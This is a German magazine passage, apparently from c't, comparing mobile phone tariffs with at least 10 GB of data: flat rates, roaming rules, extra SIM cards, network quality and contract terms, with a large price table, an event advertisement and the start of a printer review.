


Bild: Albert Hulm

Befreiungsschlag fürs Smartphone

Mobilfunktarife: Flatrates oder Volumentarife?

Im Mobilfunk gibt es seit einiger Zeit echte Flatrates – die lohnen sich für ausgesprochene Vielnutzer. Viel günstiger sind Tarife mit satt bemessenem Inklusivvolumen. Im Kleingedruckten lauern jedoch einige Überraschungen.

Von Urs Mansmann

Viele Jahre lang weigerten sich die deutschen Mobilfunkbetreiber, echte Flatrates anzubieten. Das, so die Befürchtung, führe zu einer dauerhaften Überlastung des Netzes. Anderswo in Europa gibt es Flatrates schon lange. Im Mai 2018 war es dann auch in Deutschland soweit: Die Telekom machte ein erstes Flatrate-Angebot. Vodafone und O2 zogen nach. Das Netz ist dadurch nicht zusammengebrochen.

Für den Kunden wird die Wahl mit der neuen Tarifklasse nicht einfacher. Die echten Flatrates sind mit 65 bis 100 Euro pro Monat sehr teuer. Wer mit 10 Gigabyte hinkommt, bezahlt dafür beim günstigsten Anbieter WinSIM 22,99 Euro im Monat – bei kurzer Kündigungsfrist. Wir haben aktuelle Tarife der Netzbetreiber und der wichtigsten Service-Provider mit einem monatlichen Datenvolumen ab 10 Gigabyte verglichen, die Tabelle finden Sie auf Seite 102. Alle genannten Angebote mit einer Ausnahme sind online buchbar: Das Flatrate-Angebot von Vodafone gibt es nur bei telefonischer Bestellung oder im Shop. In dieser Preisklasse ist in fast jedem Fall eine Allnet-Flat enthalten, also eine Telefonie-Flatrate zu allen deutschen Anschlüssen im Mobilfunk und Festnetz.

Datenhungrige Anwendungen

Wer nur vorübergehend ein großes Datenvolumen benötigt, beispielsweise weil das Notebook bei einer Tagung ins Mobilnetz soll oder weil das WLAN im Hotelzimmer so lahmt, dass Netflix nicht ordentlich funktioniert, kann bei den Telekom-Tarifen mit 2 bis 10 Gigabyte Inklusivvolumen für 4,95 Euro eine 24-Stunden-Flatrate buchen. Während diese

Day-Flat läuft, wird das Monatskontingent nicht angetastet.

Die datenhungrigste Anwendung ist das Streamen von Videos auf mobile Geräte. Wer Netflix- oder Amazon-Prime-Videos in voller HD-Qualität anschaut, verbraucht damit pro Stunde ein Datenvolumen von mehreren Gigabyte.

Falls man unbedingt Streaming nutzen will, braucht man dafür nicht unbedingt eine teure Flatrate, sondern kann bei vielen Angeboten eine Option nutzen. Telekom und Vodafone haben Streaming-Optionen im Angebot, die eine Flatrate für die gängigsten Online-Dienste darstellen. Allerdings besteht dabei immer die Möglichkeit, dass die Anbieter die Qualität der übertragenen Videos von HD auf SD-Auflösung (480p) reduzieren. Die Telekom macht das bereits, Vodafone behält es sich ausdrücklich vor.

Flatrate mit Einschränkungen

Alle Volumen- und Flatrate-Tarife haben die eine oder andere Einschränkung. Die Telekom etwa verbietet in den Nutzungsbedingungen eine quasistationäre Nutzung, also die Anbindung des Haus-LANs über eine Mobilfunkflatrate.

Unbeschränkt surfen kann man nur, solange man sich in Deutschland aufhält. Zwar gilt seit einiger Zeit im EU-Roaming die Devise „Roam like at Home“ – surfe und telefoniere wie zu Hause –, das gilt aber nicht für Flatrates. Da die Anbieter für jedes Gigabyte im Fremdnetz bezahlen müssen, könnten Roaming-Intensivsurfer sonst die Kalkulation der Anbieter über den Haufen werfen.

Bei der Telekom und Vodafone sind in den Flatrate-Tarifen rund 30 Gigabyte pro Monat im EU-Roaming kostenlos, bei O2 nur rund 17 Gigabyte. Diese Grenzen sind allerdings variabel: Durch von der EU festgelegte sinkende Roaming-Preise steigt das verfügbare Volumen von Jahr zu Jahr. Senkt der deutsche Anbieter den Preis für sein Paket, sinkt hingegen das kostenlos verfügbare Datenvolumen, da es nach der angewendeten Formel auch vom Preis abhängt. Und das gilt nur für die EU, Norwegen, Island und Liechtenstein. In anderen Ländern, unter anderem der Schweiz, muss jedes MByte einzeln abgerechnet werden. Das gilt voraussichtlich ab Ende März auch für Großbritannien, falls das Land den Brexit dann tatsächlich vollzieht.

Viele Nutzer haben inzwischen mehrere Geräte mit SIM-Einschub, beispielsweise Tablets oder Notebooks mit LTE-Modem. Optional kann man bei vielen Anbietern zusätzliche SIM-Karten erhalten, üblicherweise als Multi-SIM bezeichnet, die sich ebenfalls aus dem Monatsvolumen bedienen. Die Konditionen dafür sind sehr unterschiedlich. Bei O2 gibt es zum Vertrag jede Menge Karten kostenlos obendrauf. Die teuersten Zusatz-SIM-Karten gibt es zur Telekom-Flatrate für je 29,95 Euro im Monat.

SIMs für weitere Geräte

Einige Angebote umfassen auch optionale Partnerkarten, also zusätzliche Verträge mit eigener Rufnummer für Familienangehörige. Diese sind jedoch gegenüber dem Hauptvertrag oft nur geringfügig vergünstigt.


Die allerorten angebotene Triple-SIM wiederum darf man nicht mit Multi-SIMs oder Partnerkarten verwechseln. Die Triple-SIM ist inzwischen die Standard-Ausführung einer Mini-SIM-Karte, aus der man je nach Bedarf eine Micro- oder Nano-SIM-Karte herausbrechen kann.

Eine Ersatz-SIM-Karte ist zwar laut Preisliste bei vielen Anbietern sehr teuer, oft wird sie aber auf Kulanz getauscht, vor allem, wenn die Karte nicht ins neue Gerät passt oder einen Defekt aufweist. Bei Diebstahl oder Verlust hingegen muss man meistens den Preis für den Austausch berappen. Stets kostenlos ist die Austausch-SIM nur bei der Sipgate-Marke Simquadrat. Stellt der Anbieter statt einer SIM eine eSIM zur Verfügung, wird das abrechnungstechnisch meist wie eine physische SIM behandelt.

Schnelles LTE

Bei der Auswahl der Angebote haben wir uns auf Tarife beschränkt, die die Nutzung von LTE (4G) zulassen. Außen vor blieben Angebote, die nur das UMTS-Netz (3G) nutzen, etwa vom Discounter Lycamobile. Die damit maximal mögliche Datenrate von 42 MBit/s ist dabei gar nicht das Problem, sondern der geringe Netzausbau. Beim 4G-Netz sorgte der Gesetzgeber dafür, dass der Ausbau in der Fläche erfolgte. Das ältere 3G-Netz hingegen wurde nach Bedarf ausgebaut, also vor allem in Ballungszentren. Mit dem Erfolg von 4G wurde der Ausbau von 3G gestoppt, inzwischen wird das Netz mancherorts sogar zurückgebaut, zugunsten einer verbesserten 4G-Versorgung. Das 3G-Netz ist also in der Fläche sehr viel schlechter ausgebaut als 4G, außerdem ist die Technik spürbar weniger leistungsfähig. Bei hoher Netzlast strecken 3G-Funkzellen viel eher die Flügel als 4G-Zellen.

Eine böse Falle lauert im Kleingedruckten der Free-Tarife von O2. Diese versprechen unbegrenztes Surfen mit 1 MBit/s nach Verbrauch des Inklusivvolumens. Allerdings mit zwei erheblichen Einschränkungen: Zum einen können Kunden mit diesem Tarif dann nur noch das UMTS-Netz nutzen, haben also eine erheblich schlechtere Netzabdeckung, zum anderen gilt das unlimitierte Surfen nur für die Hauptkarte. Weitere SIM-Karten desselben Vertrags werden auf 32 kBit/s gedrosselt. Keine Drossel gibt es lediglich mit der echten Flatrate „Unlimited“, für die es allerdings auch keine zusätzlichen SIM-Karten gibt.



Bei Mobilcom-Debitel kann man alle Tarife auch ohne Smartphone bestellen, allerdings muss man den Handykauf im Laufe des Bestellprozesses explizit abwählen.



Die Triple-SIM umfasst die drei gängigen Formate Mini, Micro und Nano. Das gewünschte Format kann einfach herausgebrochen werden.

Das richtige Netz

Besonderes Augenmerk sollte man bei der Wahl eines Tarifs darauf richten, welches Netz das jeweilige Angebot nutzt. Klar ist das nur bei den Netzbetreibern Telekom, Vodafone und O2; deren Marken und Tochterunternehmen sind allerdings für Uneingeweihte nur schwer zu erkennen. Hinzu kommen Service Provider wie 1&1 oder Mobilcom-Debitel, die verschiedene Tarife in unterschiedlichen Netzen im Angebot haben.

Insgesamt am besten ausgebaut sind die Netze von Telekom und Vodafone. In unabhängigen Tests siegt normalerweise die Telekom, knapp gefolgt von Vodafone. Stets abgeschlagen rangiert O2 (Telefónica) auf dem letzten Platz. Auch nach der Übernahme von E-Plus durch O2 hat sich daran nicht viel geändert.

In Ballungszentren gibt es zwischen den Netzen kaum einen Unterschied. Jeder Anbieter hat hie und da empfangsschwache Zonen. Auf dem flachen Land jedoch gibt es bei O2 ganze Landstriche ohne ordentliches mobiles Internet. Auch die Netze von Telekom und Vodafone weisen dort Lücken auf, insbesondere in den Mittelgebirgen, aber diese sind längst nicht so groß wie bei O2.

Wenn Sie in einer ländlichen Gegend wohnen, womöglich noch mit größeren Erhebungen, sollten Sie Nachbarn fragen, welches Netz sie nutzen und wie zufrieden sie damit sind. Hoffen Sie nicht auf einen Ausbau, es dauert in ländlichen Gegenden möglicherweise noch viele Jahre, bis ein Anbieter dort irgendwo einen dringend benötigten Sendemast aufbaut, um ein Funkloch zu schließen.

Kleine Extras

Bei der Durchsicht der Angebote stößt man hin und wieder auf besondere Leistungen, die für den Nutzer durchaus nützlich sein können. So haben Telekom-Kunden beispielsweise Zugriff auf das Hotspot-Netz des Anbieters, und zwar nicht nur mit dem Handy, sondern auch mit einem LTE-losen Notebook oder Tablet. Da die Telekom insbesondere an Verkehrsknotenpunkten wie Bahnhöfen und Flughäfen sowie in Fußgängerzonen und Einkaufszentren viele Hotspots betreibt, hat man häufig Gelegenheit, dieses Angebot auch zu nutzen – und kann damit kostbares Übertragungsvolumen sparen, denn die WLAN-Nutzung wird nicht aufs Monatsvolumen angerechnet.

Vodafone wiederum lockt Kunden ohne Flatrate mit dem „Giga-Depot“. Ist das monatliche Transfervolumen am Ende des Monats nicht verbraucht, wird es in den nächsten Monat übertragen. Interessant ist das für Nutzer, die nur in manchen Monaten die Latte reißen, aber dafür in anderen Monaten deutlich drunter bleiben.

In den 10- und 30-Gigabyte-Tarifen von O2 kann man das monatliche Transfervolumen durch Zahlung von 5 Euro im Monat glatt verdoppeln – 60 Gigabyte gibt es dort also für 45 Euro im Monat und damit rund 20 Euro günstiger als eine echte Flatrate.

Alle hier vorgestellten Angebote verstehen sich ohne Smartphone. Ein solches kann man in den meisten Online-Shops und Ladengeschäften dazubestellen, wenn man einen Vertrag abschließt. Mitunter lässt sich hier ein Schnäppchen machen, in der Regel ergibt ein kritischer Preisvergleich jedoch, dass es das Handy anderswo günstiger gibt. Mobilcom-Debitel versucht trickreich, dem Kunden vorzugaukeln, er müsse ein Smartphone mitbestellen. Letzteres lässt sich aber im Bestellprozess über einen etwas versteckten Link abwählen.

Lange Laufzeiten

Immer noch gibt es viele Angebote ausschließlich mit langen Vertragslaufzeiten. Wie ungünstig das ist, kann man in der Tarifliste von Vodafone nachlesen, die einmal im Jahr aktualisiert wird, aber auch die Konditionen und Preise für mehrere Jahre alte Verträge aufführt. Die Preise sinken Jahr für Jahr, die Leistung verbessert sich stetig. Wer sich lange an einen Vertragspartner bindet, zahlt tendenziell zu viel.

Verträge mit kurzen Laufzeiten sind beim Abschluss noch nicht einmal zwingend teurer. Bei Congstar beispielsweise sind Verträge mit kürzerer Laufzeit derzeit sogar günstiger.

Angebote von O2 bekommt man standardmäßig mit kurzer Laufzeit, Verträge fürs Telekom-Netz nur bei ausgewählten Resellern und Verträge mit kurzer Laufzeit fürs Vodafone-Netz derzeit gar nicht.

Beim Vergleich mit Prepaid-Tarifen muss man übrigens aufpassen: Die hier genannten Laufzeitverträge werden monatlich abgerechnet, also 12 Mal jährlich, Prepaid-Verträge üblicherweise pro vier Wochen und damit 13 Mal im Jahr. Laufzeitverträge sind also etwas günstiger, als es auf den ersten Blick scheinen mag.

Sicherheitsrisiko Postpaid

Laufzeitverträge, die einmal monatlich im Nachhinein abgerechnet werden, sind zwar praktisch, bergen aber auch ein erhebliches Kostenrisiko. Bei unbedachter Nutzung, beispielsweise durch unbemerktes Roaming im Schweizer Grenzgebiet oder mit längeren Telefonaten von Deutschland ins Ausland, können erhebliche Beträge auflaufen. Gerade beim Roaming oder beim Missbrauch eines gestohlenen Handys kommen schnell einige Tausend Euro zusammen. Postpaid-Verträge gehören deswegen grundsätzlich nicht in die Hände von Kindern, Jugendlichen und technisch sehr unbedarften Nutzern.

Hinzu kommt, dass die Anbieter bei jedem Abschluss eine kreditorische Prüfung vornehmen. Wer bei der Schufa oder anderen Auskunfteien als schlechter Schuldner vermerkt ist oder gar einen Offenbarungseid geleistet hat, wird keinen Postpaid-Vertrag bekommen.

Den richtigen Tarif finden

Entscheidend für die Tarifwahl ist das monatliche Transfervolumen. Mit 10 Gigabyte kommt man schon sehr weit, solange man Videos nur über WLAN streamt. Video-Intensivnutzer sollten dann doch besser zur Flatrate oder zu einer Option mit Video-Pauschale greifen.

Wer zu wenig Volumen bucht, kann seinen Tarif jederzeit aufstocken. Die Anbieter legen einem Kunden, der einen teureren Tarif buchen will, keine Steine in den Weg. Der Weg zu einem günstigeren Tarif hingegen ist innerhalb der Mindestvertragslaufzeit meist versperrt. Deshalb sollte man insbesondere bei Vertragstarifen mit langer Laufzeit vom Volumen und damit den Kosten eher zu niedrig einsteigen als zu hoch. Wer einen Zweijahresvertrag für 29,99 Euro abschließt, übereignet damit dem Anbieter mehr als 700 Euro. Am besten wählt man einen Tarif mit kurzer Laufzeit. *(uma@ct.de)* c't



BeLEARN

BUSINESS MEETS LEARNING

12. Juni 2019 • Hannover, Hotel Wienecke XI

Vom Wollen zum Können!

**Erfolgreiche Geschäftsentwicklung braucht dauerhafte Lernbereitschaft.
Gewinnen Sie Handlungssicherheit und Umsetzungsstärke im digitalen Strukturwandel.**

Auszug aus dem Programm:

KEYNOTES

„Arbeitswelt im Wandel. Chancen und Risiken der Digitalisierung“
Bärbel Höltzen-Schoh, Geschäftsleitung Bundesagentur für Arbeit Niedersachsen Bremen

„Neue Anforderungen durch die Digitalisierung an Führungs- und Leistungsmanagement“
Dr. Andrea Hammermann, Institut der Deutschen Wirtschaft

IMPULSVORTRAG & PRACTITIONER LAB*

„Wie Sie Ihre Organisation stark machen – Wege aus der Kompetenzfalle“ bzw.
„Wie Sie Führungskräfte und Mitarbeiter auf den Weg bringen“
Tobias Lohmann, Sprecher der Geschäftsführung des Bildungswerks der Niedersächsischen Wirtschaft gGmbH

„Digitales Mindset für Verkäufer – Wie Sie Ihre Verkäufer motivieren, sich mit ihren digitalen Produkten zu beschäftigen“
Sebastian Seitz, Gründer der Sales Academy

Erleben Sie:

- Praktische Umsetzungshilfen für Ihr Geschäftsmodell.
- Wie Sie Ihre Mitarbeiter zu Gestaltern im Wandel machen.

* Mit den Practitioner Labs stehen Ihnen fokussierte Vertiefungsworkshops zur Verfügung. Sie arbeiten gemeinsam mit Experten und Praktikern an machbaren Schritten zur Umsetzung der Anforderungen im digitalen Strukturwandel.

Veranstalter

Bundesverband Digitale Bildung e.V.

UVN Unternehmerverbände Niedersachsen e.V.

BNW Bildungswerk der Niedersächsischen Wirtschaft gemeinnützige GmbH

Medienpartner

c't

Organisation

heise Events

Anmeldung und weitere Informationen unter **www.belearn.digital**

Smartphone-Tarife ab 10 GByte/Monat mit LTE (Auswahl)

Anbieter	1 & 1	1 & 1	Congstar	EWE	Klarmobil
Tarif	LTE L	LTE XL	Allnet Flat Plus mit LTE-Option	Mobil Red L	Allnet Flat 10 GB mit LTE-Option
URL	mobile.1und1.de	mobile.1und1.de	www.congstar.de	www.ewe.de	www.klarmobil.de
Netz	O2	O2	Telekom	Vodafone	O2
Grundkonditionen					
max. Datenrate Download / Upload, Mobilfunktechnologie	225 / 50 MBit/s, LTE	225 / 50 MBit/s, LTE	50 / 25 MBit/s, LTE	500 / 100 MBit/s, LTE	50 / 25 MBit/s, LTE
Drosselung Download / Upload, Nachkauf von Volumen möglich	64 / 64 kBit/s, ✓	64 / 64 kBit/s, ✓	32 / 32 kBit/s, –	32 / 32 kBit/s, ✓	32 / 32 kBit/s, ✓
Grundvolumen ohne Aufpreis	10 GByte/Monat	15 GByte/Monat	10 GByte/Monat	16 GByte/Monat	10 GByte/Monat
Grundpreis Telefonminute / SMS	– / – (Flatrate)	– / – (Flatrate)	– / – (Flatrate)	– / – (Flatrate)	– / – (Flatrate)
Optionen und Erweiterungen					
Optionen Telefonie (alle deutschen Netze)	(Flatrate)	(Flatrate)	(Flatrate)	(Flatrate)	(Flatrate)
Optionen SMS Deutschland	(Flatrate)	(Flatrate)	(Flatrate)	(Flatrate)	(Flatrate)
Schweiz / Norwegen zum EU-Tarif abgerechnet	– / ✓	– / ✓	– / ✓	– / ✓	– / ✓
zusätzliche SIM (weiterer Vertrag)	–	–	–	–	–
Multi-SIM (gleicher Vertrag)	1 weitere SIM für 6,99 €/Monat	1 weitere SIM für 6,99 €/Monat	–	–	–
Kosten für Ersatz-SIM	15,39 €	15,39 €	15 €	15,50 €	24,95 €
Wunschrufnummer	–	–	15 €	–	
Kosten bei Online-Bestellung					
Mindestvertragslaufzeit / Verlängerung / Kündigungsfrist	14 Tage / – / –	14 Tage / – / –	1 Monat / – / –	24 / 12 / 3 Monate	1 / 1 Monat / 14 Tage
einmalige Gebühren inklusive Rabatte und Guthaben	29,90 €	29,90 €	128,80 € Gutschrift	90,01 € Gutschrift	19,99 €
monatliche Kosten (ohne Rabatte)	29,99 €	34,99 €	37 €	39,99 €[5]	39,99 €

Smartphone-Tarife ab 10 GByte/Monat mit LTE (Auswahl)

Anbieter	O2	O2	Otelo	Simquadrat	Telekom
Tarif	Free L	Unlimited	Max 10 GB mit LTE-Option	10000 MB Internetpaket	MagentaMobil L
URL	www.o2online.de	www.o2online.de	www.otelo.de	www.simquadrat.de	www.telekom.de
Netz	O2	O2	Vodafone	O2	Telekom
Grundkonditionen					
max. Datenrate Download / Upload, Mobilfunktechnologie	225 / 50 MBit/s, LTE	225 / 50 MBit/s, LTE	21,6 / 3,6 MBit/s, LTE	21,1 / 11,0 MBit/s, LTE	300 / 50 MBit/s, LTE
Drosselung Download / Upload, Nachkauf von Volumen möglich	1000 / 1000 kBit/s (nur UMTS, nur Hauptkarte), ✓	–	64 / 64 kBit/s, ✓	64 / 64 kBit/s, –	64 / 16 kBit/s, ✓
Grundvolumen ohne Aufpreis	30 GByte/Monat[2]	Flatrate	10 GByte/Monat	10 GByte/Monat	10 GByte/Monat
Grundpreis Telefonminute / SMS	– / – (Flatrate)	– / – (Flatrate)	– / – (Flatrate)	9 / 9 Cent	– / – (Flatrate)
Optionen und Erweiterungen					
Optionen Telefonie (alle deutschen Netze)	(Flatrate)	(Flatrate)	(Flatrate)	Allnet-Flat, 9,95 €/Monat, Festnetznummer kostenlos	(Flatrate)
Optionen SMS Deutschland	(Flatrate)	(Flatrate)	(Flatrate)	SMS to Mail kostenlos	(Flatrate)
Schweiz / Norwegen zum EU-Tarif abgerechnet	– / ✓	– / ✓	– / ✓	– / ✓	Schweiz: max. 1000 Min. und SMS/Monat / ✓
zusätzliche SIM (weiterer Vertrag)	–	–	–	–	49,95 €/Monat
Multi-SIM (gleicher Vertrag)	bis zu 10, kostenlos, davon 7 nur für Daten	–	–	–	2 weitere SIM für je 4,95 €/Monat
Kosten für Ersatz-SIM	24,99 €	24,99 €	9,90 €	kostenlos	29,95 €[4]
Wunschrufnummer	–	–	–	–	24,95 €
Kosten bei Online-Bestellung					
Mindestvertragslaufzeit / Verlängerung / Kündigungsfrist	1 Monat / – / 30 Tage	1 Monat / – / 30 Tage	24 / 12 / 3 Monate	1 Monat / – / 1 Tag	24 / 12 / 3 Monate
einmalige Gebühren inklusive Rabatte und Guthaben	39,99 €	39,99 €	39,99 €	–	382,50 € Gutschrift
monatliche Kosten (ohne Rabatte)	39,99 €	64,99 €	34,99 €	44,90 €	56,95 €

[1] nur telefonisch bestellbar [2] Verdoppelung des Volumens für 5 €/Monat als Option [3] 2 GByte zusätzlich pro Karte und Monat, bei Flatrates 10 GByte pro Karte und Monat verfügbar

	Mobilcom-Debitel	Mobilcom-Debitel	Mobilcom-Debitel	Mobilcom-Debitel	Mobilcom-Debitel	O2
	Free M / Free L / Free Unlimited	Magenta Mobil L	Magenta Mobil XL	Red XL	Red XXL	Free M Flex
	www.mobilcom-debitel.de	www.mobilcom-debitel.de	www.mobilcom-debitel.de	www.mobilcom-debitel.de	www.mobilcom-debitel.de	www.o2online.de
	O2	Telekom	Telekom	Vodafone	Vodafone	O2
	225 / 50 MBit/s, LTE	300 / 50 MBit/s, LTE	300 / 50 MBit/s, LTE	500 / 50 MBit/s, LTE	500 / 50 MBit/s, LTE	225 / 50 MBit/s, LTE
	1000 / 1000 kBit/s (nur UMTS), –	64 /16 kBit/s, –	64 /16 kBit/s, –	32 / 32 kBit/s, –	32 / 32 kBit/s, –	1000 / 1000 kBit/s (nur UMTS, nur Hauptkarte), ✓
	10 / 30 GByte/Monat[2] / Flatrate	10 GByte/Monat	Flatrate	14 GByte/Monat	25 GByte/Monat	10 GByte/Monat[2]
	– / – (Flatrate)	– / – (Flatrate)	– / – (Flatrate)	– / – (Flatrate)	– / – (Flatrate)	– / – (Flatrate)
	(Flatrate)	(Flatrate)	(Flatrate)	(Flatrate)	(Flatrate)	(Flatrate)
	(Flatrate)	(Flatrate)	(Flatrate)	(Flatrate)	(Flatrate)	(Flatrate)
	– / ✓	– / ✓	– / ✓	– / ✓	– / ✓	– / ✓
	–	–	–	–	–	–
	2 weitere SIM je 30 € einmalig, 4,95 €/Monat	2 weitere SIM je 30 € einmalig, 4,95 €/Monat	2 weitere SIM je 30 € einmalig, 4,95 €/Monat	2 weitere SIM je 30 € einmalig	2 weitere SIM je 30 € einmalig	bis zu 10, kostenlos, davon 7 nur für Daten
	25,95 €	25,95 €	25,95 €	25,95 €	25,95 €	24,99 €
	40 bis 200 €	40 bis 200 €	40 bis 200 €	40 bis 200 €	40 bis 200 €	–
	24 / 12 / 3 Monate	24 / 12 / 3 Monate	24 / 12 / 3 Monate	24 / 12 / 3 Monate	24 / 12 / 3 Monate	1 Monat / – / 30 Tage
	20,01 € Gutschrift/ 20,01 € Gutschrift / 39,99 €	80,01 € Gutschrift	39,99 €	8,01 € Gutschrift	8,01 € Gutschrift	39,99 €
	29,99 / 39,99 / 59,99 €	66,95 €	99,95 €	81,99 €	111,99 €	34,99 €

	Telekom	Vodafone	Vodafone	Vodafone	WinSIM	Yourfone
	MagentaMobil XL	Red M	Red L	Red XL unlimited1	LTE All 10 GB	LTE 10 GB
	www.telekom.de	www.vodafone.de	www.vodafone.de	www.vodafone.de	www.winsim.de	www.yourfone.de
	Telekom	Vodafone	Vodafone	Vodafone	O2	O2
	300 / 50 MBit/s, LTE	500 / 100 MBit/s, LTE	500 / 100 MBit/s, LTE	500 / 100 MBit/s, LTE	50 / 32 MBit/s, LTE	50 / 32 MBit/s, LTE
	–	32 / 32 kBit/s, Datenautomatik, fallweise deaktivierbar	32 / 32 kBit/s, Datenautomatik, fallweise deaktivierbar	–	16 / 16 kBit/s, Datenautomatik, deaktivierbar	16 / 16 kBit/s, Datenautomatik, deaktivierbar
	Flatrate	11 GByte/Monat	16 GByte/Monat	Flatrate	10 GByte/Monat	10 GByte/Monat
	– / – (Flatrate)	– / – (Flatrate)	– / – (Flatrate)	– / – (Flatrate)	– / – (Flatrate)	– / – (Flatrate)
	(Flatrate)	(Flatrate)	(Flatrate)	(Flatrate)	(Flatrate)	(Flatrate)
	(Flatrate)	(Flatrate)	(Flatrate)	(Flatrate)	(Flatrate)	(Flatrate)
	Schweiz: max. 1000 Min. und SMS/Monat / ✓	– / ✓	– / ✓	– / ✓	– / ✓	– / ✓
	–	4 Partnerkarten[3] für jeweils 15,99 €/Monat, Datenkarten je 5,99 €/Monat	4 Partnerkarten[3] für jeweils 15,99 €/Monat, Datenkarten je 5,99 €/Monat	4 Partnerkarten[3] für jeweils 15,99 €/Monat, Datenkarten je 5,99 €/Monat	–	–
	2 weitere SIM für je 29,95 €/Monat	5 €/Monat	5 €/Monat	5 €/Monat	2 weitere SIM je 2,95 € einmalig, 4,95 €/Monat	2 weitere SIM je 2,95 € einmalig, 4,95 €/Monat
	29,95 €[4]	9,90 €	9,90 €	9,90 €	14,95 €	14,95 €
	24,95 €	20 €, nur bei Neuverträgen im Shop	20 €, nur bei Neuverträgen im Shop	20 €, nur bei Neuverträgen im Shop	–	19,99 €
	24 / 12 / 3 Monate	24 / 12 / 3 Monate	24 / 12 / 3 Monate	24 / 12 / 3 Monate	1 / 1 Monat / 30 Tage	24 / 12 / 3 Monate
	39,95 €	240,01 € Gutschrift	300,01 € Gutschrift	39,99 €	9,99 €	90,01 € Gutschrift
	79,95 €	44,99 €	54,99 €	79,99 €	22,99 €	29,99 €

[4] bei Defekt oder Tausch des Kartentyps kostenlos [5] erhöht sich nach Ablauf der Mindesvertragsdauer um weitere 5 €/Monat ✓ vorhanden – nicht vorhanden



Schwarzpulver fürs Büro?

Schwarzweiß-Multifunktionsdrucker für den Schreibtisch

Am Arbeitsplatz, wo Briefe und Formulare gedruckt und kopiert werden, sind kompakte, einfach zu bedienende Schwarzweißmodelle gefragt – von jeher die Domäne des Laserdruckers. Doch es gibt eine interessante Tintenalternative, die bei Verbrauchskosten und Emissionen die gesamte Laserkonkurrenz aus dem Feld schlägt.

Von Rudolf Opitz

